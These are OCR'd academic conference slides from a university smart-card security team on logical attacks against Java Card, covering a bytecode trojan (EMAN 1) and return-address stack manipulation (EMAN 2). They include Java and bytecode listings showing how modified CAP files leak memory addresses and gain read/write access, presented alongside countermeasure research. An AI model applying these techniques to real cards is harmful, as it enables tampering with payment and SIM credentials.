Smart Card Attacks: Enter the Matrix

Tiana Razafindralambo **Guillaume Bouffard**
Julien Iguchi-Cartigny Jean-Louis Lanet

Smart Secure Devices (SSD) Team – Xlim Labs – Université de Limoges
aina.razafindralambo@etu.unilim.fr
guillaume.bouffard@xlim.fr
http://secinfo.msi.unilim.fr

GDR SoC-SiP 2012
May 30th, 2012

Outline

1. Introduction
2. Logical attacks
3. Combined attacks
4. Conclusion

1 Introduction
- Smart Card
- Our Motivations
- Java Card
- Tools

2 Logical attacks

3 Combined attacks

4 Conclusion

Smart Card

A Smart Card is...

- Tamper-Resistant Computer
- Securely store and process information
- very used:
  - (U)SIM;
  - Credit Card;
  - Health Insurance Card;
  - Pay TV;
  - *etc.*

It contains critical information !


Our Motivations

Our motivations


- Understand the implemented Java Card security mechanisms;
- Improve these implementations;
- Design the associated counter-measures;

Java Card Architecture


- Invented in 1996 by Schlumberger;
- Provides an open and secure platform;



Java Card Security Model



Converted APplet (CAP) File



Tools Used

CapMap

- Java-framework;
- Provides reading and modification of CAP files;
- Modification of any component of a CAP file;
- Available with a plug-in Eclipse and standalone GUI;

OPAL

- Java-(Library & GUI);
- Supports Global Platform 2.x Specification;
- Open-Source Project;

CAP MAP
Cap File Manipulator

OPAL
Open Platform Access
An open source implementation of the Global Platform Card specifications

1 Introduction

2 Logical attacks
- EMAN 1: A trojan into a smart card
- EMAN 2: A Ghost in the Stack
- When the Java Card Linker helps us!
- Summary

3 Combined attacks

4 Conclusion

EMAN 1

Motivation

Insert a Trojan that can write and read everywhere


Hypotheses

- Loading keys are known;
- No *on-card* BCV;
- The firewall doesn't check the parameter of these instructions : `putstatic`, `getstatic`, `invokestatic`


How to EMAN 1


- Write a shellcode in a given array;
- Retrieve it;
- Call your shellcode;

Jump jump jump...



Java Stack



t
t
t
i
b
b
a
R
i
b
b
a
R
t
i
b
b
a
R
i
b
b
a
R
before
push
pop
after


0
1
1
88.88
local variables
frame data
operand stack

Step 1 : get the array address

```
public short
getMyAddressTabByte (byte[] tab)
{
  short toto=(byte)0xAA;
  tab[0]=(byte)0xFF;
  return toto;
}
```

```
getMyAddressTabByte (byte[] tab)
{
  03 // flags: 0  max_stack : 3
  21 // nargs: 2  max_locals: 1
  10 AA       bspush      -86
  31          sstore_2
  19          aload_1
  03          sconst_0
  02          sconst_m1
  39          sastore
  1E          sload_2
  78          sreturn
}
```



```
19          aload_1
03          sconst_0
02          sconst_m1
39          sastore
```


- (1) Load the address of the array (pushed on top of the stack)
- (2)(3) Push the value FF on the stack
- (4) store it into locals

Gotcha !

Do it again, but differently

```
public short
getMyAddressTabByte (byte[]tab)
{
  short toto=(byte)0xAA;
  tab[0]=(byte)0xFF;
  return toto;
}
```

```
getMyAddressTabByte (byte[]tab)
{
  03 // flags: 0  max_stack : 3
  21 // nargs: 2  max_locals: 1
  10 AA       bspush      -86
  31          sstore_2
  19          aload_1
  00          nop
  00          nop
  00          nop
  00          nop
  78          sreturn
}
```



Read and write everywhere and...

```
public void getMyAddress(){
  // flags: 0  max_stack : 1
  // nargs: 0  max_locals: 0
  7C 00 02  getstatic_b 2
  78        sreturn
}

public byte setMyAddress
            (byte val){
  // flags: 0  max_stack : 1
  // nargs: 1  max_locals: 0
  1D        sload_1
  31        sstore_2
  7C 00 02  getstatic_b 2
  78        sreturn
}
```

Original

```
public void getMyAddress(){
  // flags: 0  max_stack : 1
  // nargs: 0  max_locals: 0
  7C 93 76  getstatic_b 93 76
  78        sreturn
}

public byte setMyAddress
            (byte val){
  // flags: 0  max_stack : 1
  // nargs: 1  max_locals: 0
  1D        sload_1
  00        nop
  80 93 76  putstatic_b 93 76
  78        sreturn
}
```

Modified

... troll dance

EMAN 2

Our Goal

- Change the Java Card Program Counter;
- To redirect the Java Card Control Flow Graph;

Attack idea

- Locate the return address of the current function
- Modify this address . . .
- . . . to execute our malicious byte code

Start!


Hypotheses

- There is no *on-card* BCV
- The loading keys are known


Requirements list

1. Find the array address (as into EMAN 1);
2. Discover where is located the return address in the stack;
3. Change this value in the stack;


Characterize the Java Card stack




Characterize the Java Card stack



Characterize the Java Card stack




Characterize the Java Card stack




```
public void
ModifyStack(byte[] apduBuffer,
            APDU apdu,
            short a)
{
  short i=(short)0xCAFE;
  short j=(short)
    (getMyAddressTabByte
          (MALICIOUS_ARRAY)
           +ARRAY_HEADER_SIZE);
  i = j ;
}
```

A Ghost in the Stack


```
public void
ModifyStack(byte[] apduBuffer,
            APDU apdu,
            short a) {
  short i=(short)0xCAFE;
  short j=(short)
    (getMyAddressTabByte
          (MALICIOUS_ARRAY)
           +ARRAY_HEADER_SIZE);
  i = j ;
}
```



Any unchecked byte code

A Ghost in the Stack

